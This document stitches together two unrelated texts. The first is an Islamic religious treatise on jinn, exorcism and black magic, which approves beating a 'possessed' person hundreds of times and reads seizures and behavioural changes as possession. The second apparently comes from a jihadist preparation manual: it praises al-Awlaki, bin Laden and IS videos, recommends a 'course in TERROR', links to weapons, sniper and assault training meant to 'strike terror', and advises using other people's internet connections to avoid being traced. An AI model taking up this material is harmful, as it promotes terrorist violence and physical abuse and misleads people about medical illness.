بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ ﴿١﴾

قُلْ أَعُوذُ بِرَبِّ ٱلنَّاسِ ﴿١﴾ مَلِكِ ٱلنَّاسِ ﴿٢﴾ إِلَٰهِ ٱلنَّاسِ ﴿٣﴾

مِن شَرِّ ٱلْوَسْوَاسِ ٱلْخَنَّاسِ ﴿٤﴾ ٱلَّذِى يُوَسْوِسُ فِى صُدُورِ

ٱلنَّاسِ ﴿٥﴾ مِنَ ٱلْجِنَّةِ وَٱلنَّاسِ ﴿٦﴾

When you have finished reciting all the above verses and Surahs into the water, sprinkle it around the corners of the house and, insha Allah, the Jinn will leave the house.

4- It is very important that you keep making *Adhaan* in your house and in places where Jinn live all the time, as in the Hadith reported by Jabir Ibn 'Abdillah ﷺ, in which the Prophet ﷺ said: "If *Ghilaan* (type of Jinn) appear to you, make *Adhaan*."[105] *Ghilaan* are type of Jinn sorcerers that take different forms and images in order to harm or kill people.

Abu Hurairah ﷺ reported that the Prophet ﷺ said: "When the *Adhaan* is pronounced Satan takes to his heels and passes

[105] Imam Ahmed (3/305-382), an-Nisa'i' (961), Abu Ya'la' (2219), and al-Bayhaqi's "*Dala'il an-Nubuwwa*" (7/103-104).

wind with noise during his flight in order not to hear the *Adhaan*. When the *Adhaan* is completed he comes back but again takes to his heels when the *Iqama'* is pronounced."[106]
In another Hadith, Jabir Ibn Abdillah ﷺ heard the Prophet ﷺ say: "When Satan hears the call to prayer, he runs away to a distance like that of Rawha'. Sulayman said: "I asked him about Rawha'." He replied: "It is at a distance of thirty-six miles from Madinah."[107]

Notes:

1- It is preferable if a group of people recite the above *Ayaat*, instead of just one person.

2- Dogs, idols, crosses, or bells must be removed from the house.

3- One's intention must be made sincerely to Allah ﷻ during the time of the treatment.

4- People who do the recitation must be strong at heart, fearing no one except Allah ﷻ; they must have full trust in Allah and His Words, and that His Words (the Qur'an) have a strong effect, with Allah's Will and Power, on all Jinn and devils.

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[106] Sahih al-Bukhari (608), Sahih Muslim (389) and Abu Dawud (516).
[107] Sahih Muslim (751), al-Bayhaqi in his "*Sunan*" (1877) and in "*Ad-Dala'il*" (7/1039).

Supplementary Information with Regard to Jinn and Devils

Many people do not know that other creatures share this world with us - amongst which are Jinn and devils. What do we know about these creatures that are known to be living with us on earth? They share our houses and eat and drink with us. In fact, they are even capable of spoiling our thoughts and hearts. They drive us to destroy our own species. They can make us associate them (in worship) with Allah, in order to make us earn His Anger.

Fortunately, texts of the Glorious Qur'an and the Sunnah explain to us the secret ways of Jinn and devils. Such texts provide us with sufficient details of their lives. They also tell us about the enmity between them and mankind, and the one who has been alive since Prophet Adam ﷺ was created in

heaven. Evidence is also given about their efforts to mislead and destroy the children of Adam.

The Qur'anic View about the Jinn:

Allah ﷻ has enlightened us on the subject of Jinn by means of Surah Al-Jinn - which was revealed late in Makkah – along with various other *Aayaat* in the Holy Qur'an. The Holy Qur'an reveals that Jinn were created from fire, whereas human beings were created from clay. Although they are invisible to human eyes, the Jinn can see us. Like human beings they are also entrusted with responsibilities (careers, family life, etc.). They too will be rewarded for their righteousness and will receive punishment for their sins.

And ﴿I created Jinn and mankind only that they should worship Me﴾ (*Az-Zariyat*: 56)

﴿And among us (the Jinn) there are the righteous folk and among us there are far from that; we are sects with different rules﴾ (Surat Al-Jinn: 11)

Views from Ahadith:

Jinn have been given the power to change their form to that of animals, reptiles, or even human beings. In a hadith from

Abu Sa'id al-Khudri ﷺ, it is believed that a Jinni came in the form of a gigantic serpent.

Human beings are superior to Jinn. The Jinn can never harm human beings provided that they are dealt with in the correct manner. When a Jinni takes a liking to someone he follows him; if one reacts with fear, the Jinni will torment him even more, but if he reacts in a brave manner, he will be left alone.

Mujahid, a student of Ibn 'Abbas ﷺ said: "After Ibn 'Abbas's death a *Shaytan* would constantly appear before me in the form of Ibn 'Abbas whenever I started to perform Salah. This got so bad that at times I was forced to break my Salah. Therefore I decided to confront him next time he appeared, and so I hid a dagger in my pocket before I began Salah. When he appeared in front of me, I withdrew the dagger and jumped on him; he disappeared instantly, and never returned again."

Our obligation towards them:

We mentioned that the Jinn have been ordered to worship according to the prescribed law (*shariah*). Therefore, if a Muslim is able to contact a Jinni, in the same way that a human can speak to a Jinni that has taken over a human body, the Muslim should try to enforce the *shari'ah* (Islamic

law) upon the Jinn – in other words, one should encourage the Jinni to do good, and so on.

If the possessed is of the first type above, caused by desires, lust or passion, then it would have been due to a great lewd act that had been prohibited by Allah, for both humans and Jinn. This remains true, even if it was done with the consent of the other party. But what would be the ruling if the other party did not like it? It would be a lewd and oppressive act. Therefore, One must tell the Jinni of that, informing him that it is a prohibited act and providing evidence against such an act so that the ruling is made clear to him. Then inform him that is the Rule of Allah and His Messenger that has been sent to all creatures; human and Jinn.

If it is of the second type, where some human had harmed them and the human was not aware of that, then inform the Jinni that the human was acting in ignorance, and that he never intended to harm the Jinni. Therefore, he does not deserve the punishment that is being given to him. If the action occurred in the person's house or on his property, then inform the Jinni that the person was just acting in a manner that was permissible to him, and the Jinn need not live in a place that belongs to a human, without the human's permission; for they are allowed to live in dilapidated and abandoned buildings.

Ibn Taymiyyah, may Allah have mercy on him, said: "If the Jinni is wronging the human, then inform the Jinni of the Rule of Allah and His Messenger and provide evidence for him to establish proof against him. And order him to do good and forbid him from doing evil, in the same manner that one does with any human.

As Allah says,

﴿وَمَا كُنَّا مُعَذِّبِينَ حَتَّىٰ نَبْعَثَ رَسُولًا ﴿١٥﴾﴾

﴿We never punish (a people) unless until We had already sent a messenger﴾ (Al-Israa: 15).

And He says,

﴿يَٰمَعْشَرَ ٱلْجِنِّ وَٱلْإِنسِ أَلَمْ يَأْتِكُمْ رُسُلٌ مِّنكُمْ يَقُصُّونَ عَلَيْكُمْ ءَايَٰتِى وَيُنذِرُونَكُمْ لِقَآءَ يَوْمِكُمْ هَٰذَا ﴿١٣٠﴾﴾

﴿O you assembly of the Jinn and humankind! Did there not come to you Messengers from amongst you, recounting unto you My Verses and warning you of the meeting of this Day of yours?﴾ (Al-An'aam: 130).

Abusing the Jinn and striking them:

Ibn Taymiyyah, may Allah have mercy on him, mentions that it is obligatory to help one's brother who is being

wronged. For the one who is a victim of possession is being wronged. But this help should only done with justice, as Allah ﷻ has ordered. If one does not drive away the Jinni with exhortation, proof and consultation, then it is permitted for one to abuse, strike or curse the Jinni in order to drive it away. This is what the Prophet ﷺ did with the devil that put a flame of fire in his face; he said: "I seek refuge in Allah from you, and I curse you with the curse of Allah." He ﷺ said that three times.

Ibn Taymiyyah also mentioned that one may be forced to strike the Jinni in order to drive it away. One may strike the possessed person numerous times - since the strikes will harm the Jinn and not the human who is possessed - until he returns to his senses (without having felt any pain, and without being left with any scar). Indeed, there have been cases of possessed individuals being struck 300 to 400 times on their legs, which would have been enough to kill any human being; but it is in fact that Jinni who feels the impact of these blows and screams as a consequence – something which Ibn Taymiyyah himself related in light of his personal experiences.

Characteristics of the Exorcist:

It is necessary that the one who is trying to cure the possessed be of strong faith, and of full conviction that the remembrance of Allah and Quranic recitation will have an

effect on both the possessed person and the Jinn. The stronger the faith, the stronger would be the effect on the Jinni; perhaps if the person is stronger than the Jinni in faith, he would therefore drive the Jinni out. Perhaps the Jinni is stronger and therefore would not leave. Perhaps the person is weak in faith and the Jinni intended to harm him. So the person must continue to make supplications and invoke help by the remembrance of Allah and Quranic recitation, in particular the verse of the Throne (*Aayat ul-Qursi*).

Incantations and Invocations:

Ibn Taymiyyah stated, "Concerning curing the possessed by means of incantations and invocations, there are two types: One type is where the meaning of the incantation is clear, and it is within the parameters of Islam, such as prayers to Allah, mentioning His Name and His Speech to His Creation, and so on. This type is permissible as an incantation in the case of possession, as is confirmed in the Sahih Hadith of the Prophet ﷺ, 'What is permissible in incantations is whatever does not contain any polytheism.' And he ﷺ also said, 'If one of you is able to aid his brother, then he should do so.'

If the incantation contains statements that are forbidden, such as elements of polytheism, or they imply disbelief, then it is not permissible for anyone to use such an incantation. This is the ruling even if the Jinni should leave after its use,

because the resulting harm would be greater than the benefit, since Allah and His Messenger have prohibited it.

He also mentioned that many of those people who use polytheistic incantations are unable to repel the Jinni. On many occasions they are not able to overpower the Jinni when they ask them to kill or capture a Jinni that has possessed a human. The Jinni deceives them and makes it seem as if they have killed or captured that Jinni.

BLACK MAGIC AND SATANIC POSSESSION:

Question: My brother, after having returned from a trip, began behaving in a very strange manner. He would say weird things, and now doesn't talk to anyone at all. He has been sitting outside for two months. He even spat at our mother. At first we thought there was something psychologically wrong with him. However, when we took him to a psychiatrist he spoke normally. We think he is either possessed by a Jinni, or that a magic spell has been cast over him. How can you tell whether someone is possessed, or whether magic has been done on them? How do you remove it? My mother is becoming very ill over this.

Answer: Praise be to Allah ﷻ

People who have had experience with such situations have related that the following are some of the signs of a person who is possessed by a Jinni (or Satan):

1. Strong repulsion when hearing Qur'an or *Adhan* (call for prayers).
2. Episodes of losing consciousness and/or epileptic attacks, especially when Qur'an is recited for the possessed person.
3. Frequent nightmares during sleep.
4. Tendency to avoid people, accompanied by out-of-the-norm behaviour.
5. The Jinni of the possessed person might speak when Qur'an is recited, as if it were the possessed person.

As for a person struck by magic he might experience the following:

1. Dislike of one's spouse, as indicated in the Qur'an by the following verse: **﴿And from these (angels) people learn that by which they cause separation between a man and his wife... ﴾** (*Al-Baqarah*: 102).
2. Having a different attitude when one is in the house from when one is outside the house. For example, a person might feel that he is missing his family when he is outside the house, but when he goes home, love quickly changes to extreme hatred.
3. Inability to have sexual intercourse with ones spouse.
4. Frequent miscarriage for pregnant women.
5. Sudden change in behaviour without an obvious reason.
6. Complete loss of appetite.
7. Thinking or imagining one has done something, when in reality one has not.
8. Sudden obedience and/or love for a particular person.

It should be noted that if a person experiences some of the above symptoms this does not necessarily mean that he is either possessed by a Jinni or struck by black magic. It might be due to physiological or psychological reasons.

As for curing this condition, the following steps are recommended:

1. Putting one's trust in Allah with sincere belief that He is the only cure for everything.
2. Reading the Qur'an and known supplications that express seeking refuge, the most important and effective of which are Surah 113 and 114, *Al-Falaq* and *Al-Naas*, which were used to cure the Prophet ﷺ himself. Surah 112, *Al-Ikhlaas*, is recommended along with them, as well as the opening chapter of the Qur'an, *Al-Fatihah*.
3. Removing the elements of magic as was done by the Prophet ﷺ when he was affected by the black magic of a Jewish man called Lubaid ben Al-Aasim.
4. Cupping to remove excess blood.
5. Supplications.

And we ask Allah ﷻ to cure your brother and ease your hardship and his, for He is the One who cures, and there is no one else who can cure besides Him.

The *shayaateen* (devils):

The Shayaateen (devils; the singular is *Shaytaan*) are the disbelieving Jinn, but the word *Shaytaan* is also used for disbelieving human beings that are active in corruption and

fighting Islam; **﴿Thus, have We made for every Prophet an enemy; the *Shayaateen* of mankind and Jinn; inspiring one another with flowery discourses by way of deception﴾** (Al-An'aam: 112). As for the Jinn who are prominent in making mischief, who are referred to as *mareed* (plural: *maradah*), meaning rebellious;

وَمِنَ ٱلنَّاسِ مَن يُجَٰدِلُ فِى ٱللَّهِ بِغَيْرِ عِلْمٍ وَيَتَّبِعُ كُلَّ شَيْطَٰنٍ

مَّرِيدٍ ۝

﴿Among mankind is he who disputes about Allah, without knowledge, and follows every rebellious Shaytaan.﴾ (Al- Hajj: 3)

Iblees has his throne in the sea, and he sends out his party who aggravate people. The greatest of them before him is the one who has caused the most *fitnah*. One of his workers comes and tells him, "I did not leave (my victim) until I brought about separation between him and his wife." *Iblees* draws him near, and says to him, "Yes! You (are the best!)." (Sahih Muslim)

Eavesdropping on the heavens:

The *Shayaateen* go up into the heavens, trying to eavesdrop on the angels. 'Aishah, may Allah be pleased with her, said

that she asked the Prophet ﷺ about how it is that the fortune-tellers sometimes foretell something which turns out to be true. He ﷺ replied that that is the word of truth which the Jinn manages to catch, and so he comes and whispers it in the ear of the fortune-teller, but to one truth he adds a hundred lies. (Sahih al-Bukhari and Sahih Muslim) Allah ﷻ sends meteorites against these eavesdropping *Shayaateen*, but sometimes one of them might pass on what he has heard to another Jinni.

Their effect on humans:

Every human being is always accompanied by a Jinni, who tries to incite him to evil, but the Prophet ﷺ's Jinni was unable to harm him. On the authority of Ibn Mas'oud ﷺ, the Messenger of Allah ﷺ said, "There is not any one of you except that he has been assigned his companion from among the Jinn and his companion from among the angels." They said, "Even you, O Messenger of Allah?" He ﷺ replied, "Even me, except that Allah has helped me against him, so that I am unharmed (or, so that he has accepted Islam), and so he orders me to do nothing but good." (Sahih Muslim.) Thus, terrible thoughts may sometimes occur to us, but we are not responsible for these whisperings provided we neither allow them to take root within us, nor act upon them. The fact that we recognize them as evil is itself a sign of our faith.

Satan runs through the children of Adam like blood; thus it is indeed possible for Jinn to enter human beings and possess them.

Protection from the Shayaateen:

In the authentic *ahadith* related by al-Bukhari and Muslim, the Prophet ﷺ has instructed us to recite the following supplication before having intercourse with our wives. "*Bismillaah, Allaahumma jannibnash-shaytaana wa-jannibish-shaytaana maa razaqtanaa.*" (In the Name of Allah. O Allah! Spare us from Satan, and repel Satan from that wherewith You have provided us.) Then, if a child is conceived, Satan will never be able to harm him.

The *Shayaateen* like to frequent filthy areas such as toilets. Thus, we should ensure that we recite the (Sunnah) supplication (narrated by al-Bukhari and Muslim), before entering the rtoilet, "*Allaahumma innee a'oodhu bika minal-khubuthi wal-khabaa'ith.*" (O Allah! I seek refuge in You from male and female devils.)

Reciting *Aayat al-kursi* at bedtime ensures that no devil will come close to one until the morning. Saying: "*Laa ilaaha illallaahu wahdahoo laa shareeka lahoo lahul-mulku wa lahul-hamdu wa-huwa `alaa kulli shay'in qadeer*" (There is no god but Allah, alone, without any partner, His is the kingdom, and to Him belongs all praise, and He is Able to do

all things) 100 times in the morning provides protection from Satan until the evening. (Related by al-Bukhari and Muslim)

In general, frequent remembrance of Allah ﷻ and obedience to Him provides immunity from the *Shayaateen*;

وَمَن يَعْشُ عَن ذِكْرِ ٱلرَّحْمَٰنِ نُقَيِّضْ لَهُۥ شَيْطَٰنًا فَهُوَ لَهُۥ قَرِينٌ ﴿٣٦﴾

﴿Whoever withdraws himself from the remembrance of (Allah) the Most Gracious, We assign to him a *Shaytaan*, to be his comrade﴾ (*Az-Zukhruf*: 36)

And

إِنَّهُۥ لَيْسَ لَهُۥ سُلْطَٰنٌ عَلَى ٱلَّذِينَ ءَامَنُوا۟ وَعَلَىٰ رَبِّهِمْ

يَتَوَكَّلُونَ ﴿٩٩﴾

﴿Satan has no authority over those who believe and place trust in their Lord﴾ (*An-Nahl*: 99).

Further Reading

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Audio
I recommend that you download the whole of Anwar al-Awlaki's (RA) collection which deals with Seerah of the **Prophet SAW, Abu Bakr RA, Umar RA**, to **life and hereafter**, **Constants on The Path of Jihad**, I've included the Shaykhs reading of the full book with extra notes/explanation on ibn Nuhaas book called **MASHARI AL-ASHWAQ (THE BOOK OF JIHAD)** *which has been included in chapter 6***.**

Stories of the Martyrs "In the Heart of Green Birds & Under the Shade of Swords" Check out **http://www.kalamullah.com** for all the above downloads.

Also Shaykh Abu Hamza Al Masari (Oh Allah! Free Him) he is a clone of Shaykh Anwar al-Awlaki RA but a lot more Stern!

Books:
Quran first and foremost, do not neglect it, learn to recite, get yourself a Qari (teacher) to learn the Tajweed (rules) if you need. Seerah of Prophet SAW. Biographies of Khalid bin Waleed RA & Salaahud-deen etc goto **http://www.kalamullah.com** for more. Books on Warfare and strategem

Videos:
I recommend watching the in-depth Documentary of Commander Khattab RA, all **I.S.** Vids, the Raid of Manhattan (as-Sahab), La tukallaf illa Nafsak (You are responsible for yourself), FSAHelp instructional videos to prepare the Mujahid in arms training and other fields. Check the links for more info.
Speeches & Lectures of **Sheikh Usamah bin Laden RA.**

To those who understand Arabic, a series of videos and lectures by Abu Musab As Suri concerning a concise and detailed course in TERROR. Can somebody please translate these!

Language:
Language can be a big barrier when doing Jihad in a foreign country so it is best learning the language of the land even if it is the basics. However you'll usually be huddled up with brothers who can speak your language.

English = Universally Accepted
Afghanistan = Pashto
Chechnya/ dagestan (Caucas) = Chechen (not available in torrent)/Russian
Pakistan= Urdu
Mali/Somalia/Sudan/Nigeria/Iraq/Filistine/Syria/Yemen =Arabic

Use the torrent that I have included to download the relevant Language. It will not make you a master but will teach you the essentials needed for basic needs.
Most_Complete_Pimsleur_Ever!_45_46_Languages_Included!-(Demonoid.me)

Use a torrent downloader {google utorrent if unsure} to download
Also there is a fully free beginners/advanced Arabic course go to www.LQtoronto.com for more info.
However this is more grammatical Arabic towards understanding Quran but still very useful.

Also Youtube "Bayna Yadayk" from green lane masjid check their playlists on youtube (more inclined to speaking Arabic which is much simpler) {three books so three playlists full of vids}

For Pashto use the torrent/or even these youtube channels
PashtoLinguist
LearnPashto
PashtoStudent's

Links

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!
(Allahumma mansuril mujahideena fis suuriyya wa fi kulli makaan)

Try not to use your own internet connection (please make sure you have read the chapter on Wardriving)

TRAINING

All Round Jihadi Training

****** FSAHelp** (unfortunately this is in Arabic as there is no translation but pay attention to the instructor what he does, the modes of procedure under certain conditions etc., Contains a growing number of Videos to teach how to deal with weapons/{dis}assembling/carrying/loading/reloading weapons. The instructor also touches on gun/sniper training/ self-defense/fitness within one's home *(a must watch* Episode 59 & 60*)* and much more. ***{unfortunately as of date FSA are fighting for other than the implementation of Allah's Law hence why they have left the folds of Islam as well as other reasons, however we will use anything that will be of benefit to us to strike terror into the hearts of the kuffar}***

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Keep checking their YouTube page for any new uploads or search FSAhelp
http://www.youtube.com/user/FSAhelp

Direct links to download some of the videos posted on youtube
http://archive.org/details/fsahelp1
http://archive.org/details/FSA_help2
http://archive.org/details/FSA_help
http://archive.org/details/FSA_Help_2

Direct links

Episode 1 - Training dry
http://archive.org/download/fsahelp1/1.mp4

Episode 2 - the safe use of a weapon
http://archive.org/download/fsahelp1/2.mp4

Episode 3 - How to hit the target
http://archive.org/download/fsahelp1/3.mp4

Episode 4 - a standing position and held the gun
http://archive.org/download/fsahelp1/4.mp4

Episode 5 - and the status of preparedness at all
http://archive.org/download/fsahelp1/5.mp4

Episode 6 - Three Secrets to ensure hitting the target
http://archive.org/download/fsahelp1/6.mp4

Episode 7 - feed normal and emergency
http://archive.org/download/fsahelp1/7.mp4

Episode 8 - Types of Assault gun
http://archive.org/download/fsahelp1/8.mp4

Episode 9 - reset snipers
http://archive.org/download/fsahelp1/9.mp4

Episode 10 - Venice regulating the first step the path of the bullet
http://archive.org/download/fsahelp1/10.mp4

Episode 11 - The second step calibration Venice settlement of Revelation
http://archive.org/download/fsahelp1/11.mp4

Episode 12 - The third step calibration of the gun amendment vision
http://archive.org/download/fsahelp1/12.mp4

Episode 13 - How to Download Venice
http://archive.org/download/fsahelp1/13.mp4

Episode 14 - Types of shots peat
http://archive.org/download/fsahelp1/14.mp4

Episode 15 - How to Download peat
http://archive.org/download/fsahelp1/15.mp4

Episode 16 - How to unpack and install the Russian
http://archive.org/download/fsahelp1/16.mp4

Episode 17 - How to unpack and install the M16
http://archive.org/download/fsahelp1/17.mp4

Episode 18 - Definition of PAL M16
http://archive.org/download/fsahelp1/18.mp4

Episode 19 - Russian Astasaouat
http://archive.org/download/fsahelp1/19.mp4

Episode 20 - Emergency feed Russian AK and M-16
http://archive.org/download/fsahelp1/20.mp4

Episode 21 - all positions
http://archive.org/download/fsahelp1/21.mp4

Episode 22 - Astasaouat gun (with ammunition)
http://archive.org/download/fsahelp1/22.mp4

Episode 23 - mobilize emergency gun (with ammunition)
http://archive.org/download/fsahelp1/23.mp4

Episode 24 - Astasaouat the M16
http://archive.org/download/fsahelp1/24.mp4

Episode 25 - How to launch from behind the curtain
http://archive.org/download/fsahelp1/25.mp4

Episode 26 - used to determine eye correction
http://archive.org/download/fsahelp1/26.mp4

Episode 27 - Protection of the eye and ear
http://archive.org/download/fsahelp1/27.mp4

Episode 28 - to storm the entrances
http://archive.org/download/fsahelp1/28.mp4

Episode 29 - clarification on the calibration of the gun and the bullet path
http://archive.org/download/fsahelp1/29.mp4

Episode 30 - Fundamentals of hunting - Part I
http://archive.org/download/fsahelp1/30.mp4

Episode 31 - Fundamentals of hunting - Part II
http://archive.org/download/fsahelp1/31.mp4

Episode 32 - Basics in hunting - Part III
http://archive.org/download/fsahelp1/32.mp4

Episode 33 - Basics in hunting - Part IV
http://archive.org/download/fsahelp1/33.mp4

Episode 34 - Basics in hunting - Part V
http://archive.org/download/fsahelp1/34.mp4

Episode 35 - Basics in hunting - Part VI
http://archive.org/download/fsahelp1/35.mp4

Episode 36 - Basics in hunting - Part VII
http://archive.org/download/fsahelp1/36.mp4

Episode 37 - Basics in hunting - Part VIII (types of weapons)
http://archive.org/download/fsahelp1/37.mp4

Episode 38 - Basics in hunting - Part IX
http://archive.org/download/fsahelp1/38.mp4

Episode 39 - Basics in hunting - Part X and the last
http://archive.org/download/fsahelp1/39.mp4

Episode - 40 - important principles for launch (live ammunition)
http://archive.org/download/fsahelp1/40.mp4

Episode 41 - How to determine the effectiveness of peat and model brushes shot
http://archive.org/download/fsahelp1/41.mp4

Workshop 42 - Training on the offensive operations
http://archive.org/download/fsahelp1/42.mp4

Workshop 43 - a series of self-defense - C 1 (General Principles)
http://archive.org/download/fsahelp1/43.mp4

Workshop 44 - a series of self-defense - c 2 (basics of defense)
http://archive.org/download/fsahelp1/44.mp4

Episode -45 - How to install Nador on the M16
http://archive.org/download/fsahelp1/45.mp4

Episode -46 - cleaning the field and how to care for the minds of M16

http://archive.org/download/fsahelp1/46.mp4

Episode 47 - self-defense training part 3 dry and repel strikes
http://archive.org/download/fsahelp1/47.mp4

Episode 48 - self-defense to repel c 4 knife and punches
http://archive.org/download/fsahelp1/48.mp4

Episode 49 - a series of self-defense, v. 5, how to fall and the advancement of
http://archive.org/download/fsahelp1/49.mp4

Episode 50 - Some information on silencers
http://archive.org/download/fsahelp1/50.mp4

Episode 51 - gun training on the dry
http://archive.org/download/fsahelp1/51.mp4

Episode 52 - a series of self-defense, C 6 - Introduction to the sharp weapon
http://archive.org/download/fsahelp1/52.mp4

Episode 53 - self-defense c 7 - the status of the defense and finishing the enemy
http://archive.org/download/fsahelp1/53.mp4

Episode 54 self-defense, C 8 attack and defense with a knife
http://archive.org/download/fsahelp1/54.mp4

Vicious 55 self-defense, C 9 a variety of topics with weapons sharp
http://archive.org/download/fsahelp1/55.mp4

Episode 56 - Use tactical rifle sling
http://archive.org/download/fsahelp1/56.mp4

Episode 57 - Russian snipers Dragnov
http://archive.org/download/fsahelp1/57.mp4

Vicious 58 self-defense, C 10 to get rid of the opponent and capture
http://archive.org/download/fsahelp1/58_1.mp4

Vicious 58 self-defense, vol.11, get rid of the opponent and capture 2
http://archive.org/download/fsahelp1/58_2.mp4

Episode 59 - a series of fitness - exercises the central region
http://archive.org/download/fsahelp1/59.mp4

Episode 60 - a series of fitness - exercises fighting
http://archive.org/download/fsahelp1/60.mp4

Episode 61 series of fitness - chest and back exercises (songs)
http://archive.org/download/fsahelp1/61.mp4

Episode 62 - a series of fitness - exercises the upper part
http://archive.org/download/fsahelp1/62.mp4

Episode 63 - Features Russian, American and Notes to purchase part 1
http://archive.org/download/fsahelp1/63.mp4

Episode 64 - Russian and American features and notes to buy part 2
http://archive.org/download/fsahelp1/64.mp4

Episode 65 - Russian and American features and observations of the purchase of part 3
http://archive.org/download/fsahelp1/65.mp4

Episode 66 - types of pistols cleaned and disassembled and installed c 1
http://archive.org/download/fsahelp1/66.mp4

Episode 67 - types of pistols cleaned and disassembled and installed c 2
http://archive.org/download/fsahelp1/67.mp4

Episode 68 - Installation of the telescope on the Russian Kalashnikov or
http://archive.org/download/fsahelp1/68.mp4

Episode 69 - Some of the tactics to move during the engagement
http://archive.org/download/fsahelp1/69.mp4

Episode 70 - Important notes about taking sniper
http://archive.org/download/fsahelp1/70.mp4

Episode 71 - refilling the empty ammunition - Part I
http://archive.org/download/fsahelp1/71.mp4

Episode 72 - the secret room at all
http://archive.org/download/fsahelp1/72.mp4

Episode 73 - definition of Belgian FAL rifle Fal
http://archive.org/download/fsahelp1/73.mp4

Episode 74 - Cleaning and dismantling and assembling of the Belgian FAL rifle Fal
http://archive.org/download/fsahelp1/74.mp4

Episode 75 - Packaging and packing emergency tactical FAL FAL
http://archive.org/download/fsahelp1/75.mp4

Episode 76 self-defense A12 to get rid of the detainee from the back
http://archive.org/download/fsahelp1/76.mp4

*Fitness

Convict Conditioning

Book 1 Convict Conditioning 1
http://kickass.to/convict-conditioning-1-how-to-bust-free-of-all-weakness-using-the-lost-secrets-of-supreme-survival-strength-pdf-t8518142.html

Book 2 Convict Conditioning 2
http://kickass.to/convict-conditioning-2-advanced-prison-training-tactics-for-muscle-gain-fat-loss-and-bulletproof-joints-the-super-faq-pdf-t8518249.html

Accompanying the first book are 5 instructional videos
Pushups,
http://kickass.to/convict-conditioning-volume-1-pushups-t7044616.html

Squats,
http://kickass.to/convict-conditioning-volume-2-squats-t7044641.html

Six Pack,
http://kickass.to/convict-conditioning-volume-3-six-pack-t7044652.html

Iron Spine,
http://kickass.to/convict-conditioning-volume-4-iron-spine-t7044661.html

Pullups
http://kickass.to/convict-conditioning-volume-5-pullups-t7045778.html

To download please use a torrent downloader (Read chapter 5 Bitload)

*Martial Arts

Master Wong Wing Chun Kung Fu Basic Lesson Level 1 & Level 2
Please be warned the teacher uses foul language
http://www.youtube.com/playlist?list=PL2939A535FABE8ECA&feature=plcp

Krav Maga

Haganah Principles Of Combat Part 1
https://www.youtube.com/watch?v=_TGZYxQy83E
Haganah Principles Of Combat Part 2 Street Attacks
https://www.youtube.com/watch?v=tiKm-xOTCgE
Haganah Principles Of Combat Part 3 Knife and Gun Defences
https://www.youtube.com/watch?v=bCSMDud-wZ4
Haganah Principles Of Combat Part 4 Knife Fighting
https://www.youtube.com/watch?v=ZtRea51wv94
Haganah Principle Of Combat Part 5 Ground Survival Attacks
https://www.youtube.com/watch?v=7e2ebTLEMhg
Haganah Principles Of Combat Part 6 Ground Survival Defense
https://www.youtube.com/watch?v=tsute-Hcrzw

Krav Maga - Training (part - 1) Israeli super secret workout
https://www.youtube.com/watch?v=k_M8eiPOdFQ&list=UUVvlpBgQJA8g7XMvM44LwGQ

Krav Maga - Training (part - 2) Israeli super secret workout
https://www.youtube.com/watch?v=NrH8msH3m5s&list=UUVvlpBgQJA8g7XMvM44LwGQ
Krav Maga - Training (part - 3) Israeli super secret workout
https://www.youtube.com/watch?v=G-DaiekPzuo&list=UUVvlpBgQJA8g7XMvM44LwGQ
Krav Maga - Training (part - 4) Israeli super secret workout
https://www.youtube.com/watch?v=ib12ctWgyBU&list=UUVvlpBgQJA8g7XMvM44LwGQ
Krav Maga - Training (part - 5) Israeli super secret workout
https://www.youtube.com/watch?v=4PEtnUaFfVM&list=UUVvlpBgQJA8g7XMvM44LwGQ
Krav Maga - Training (part - 6) Israeli super secret workout (final)
https://www.youtube.com/watch?v=K4cNgG_x7K0&list=UUVvlpBgQJA8g7XMvM44LwGQ

Krav Maga DVD1
https://www.youtube.com/watch?v=CIC6ojs_nBo&list=UU71kEBPTma0VHGUGqljjvjQ
Krav Maga DVD2
https://www.youtube.com/watch?v=2jJ2CWKYO6g&list=UU71kEBPTma0VHGUGqljjvjQ
Krav Maga DVD3
https://www.youtube.com/watch?v=EiRJsR067tM&list=UU71kEBPTma0VHGUGqljjvjQ
Krav Maga DVD4
https://www.youtube.com/watch?v=wmsuTtFI6Rk&list=UU71kEBPTma0VHGUGqljjvjQ

Various Martial Arts Playlists

Bo Staff

http://www.youtube.com/playlist?list=PLD1E83CF56F6F64EC

Ninjutsu Bo Staff

http://www.youtube.com/playlist?list=PLEBCD1D820983630B

Krav Maga

http://www.youtube.com/playlist?list=PLVVrsRPIrc7ohKeCwXMaxQVYXbnUcL_vx

Aikido

http://www.youtube.com/playlist?list=PL6ED7AD6F9C2EE0F6

Brazilian Ju Jitsu

http://www.youtube.com/playlist?list=PL08105D2FDF251C4A

Nijutsu

http://www.youtube.com/playlist?list=PLF0CBBAF091EA16BD

Aikido Sword Fighting

http://www.youtube.com/playlist?list=PLE7DC46F5C38D459D

Katana Sword Fighting

http://www.youtube.com/playlist?list=PLA74C7A969A0A6CF7

TaeKwonDo

TKD beginner

http://www.youtube.com/playlist?list=PLVVrsRPIrc7rXFNET3izp93JkRmB3hWVM

TKD 2

http://www.youtube.com/playlist?list=PL3B4FCC98AAAF3182

TKD 3

http://www.youtube.com/playlist?list=PL8EC3C457ADACAA7E

TKD advanced

http://www.youtube.com/playlist?list=PLE371CC862233410D

TKD Stretches

http://www.youtube.com/playlist?list=PLGTsDuPaXfeleXnKltwx8pCTMbG7paGFt

Flip For Kicks

http://www.youtube.com/playlist?list=PLE1390DCDD3CF87EC

TKD Stretches 2

http://www.youtube.com/playlist?list=PLC3303224B3769124

The Navy SEALs Workout
https://www.youtube.com/watch?v=kr3noGTMkGs

British SAS Mock exercises/Tactical scenarios
http://ia331220.us.archive.org/0/items/sas1-1/sas1-1.3gp
http://ia331226.us.archive.org/0/items/sas1-2/sas1-2.3gp
http://ia331209.us.archive.org/2/items/sas2-1/sas2-1.3gp
http://ia361308.us.archive.org/19/items/sas2-2/sas2-2.3gp
http://ia331210.us.archive.org/0/items/sas2-3/sas2-3.3gp
http://ia331230.us.archive.org/0/items/sas3-1_810/sas3-1.3gp
http://ia331216.us.archive.org/0/items/sas3-2/sas3-2.3gp
http://ia331208.us.archive.org/2/items/sas4-1/sas4-1.3gp

Stories of the Shuhadaa

Part 1: In the Heart of Green Birds : Download
Part 2: Under the Shade of Swords: Download

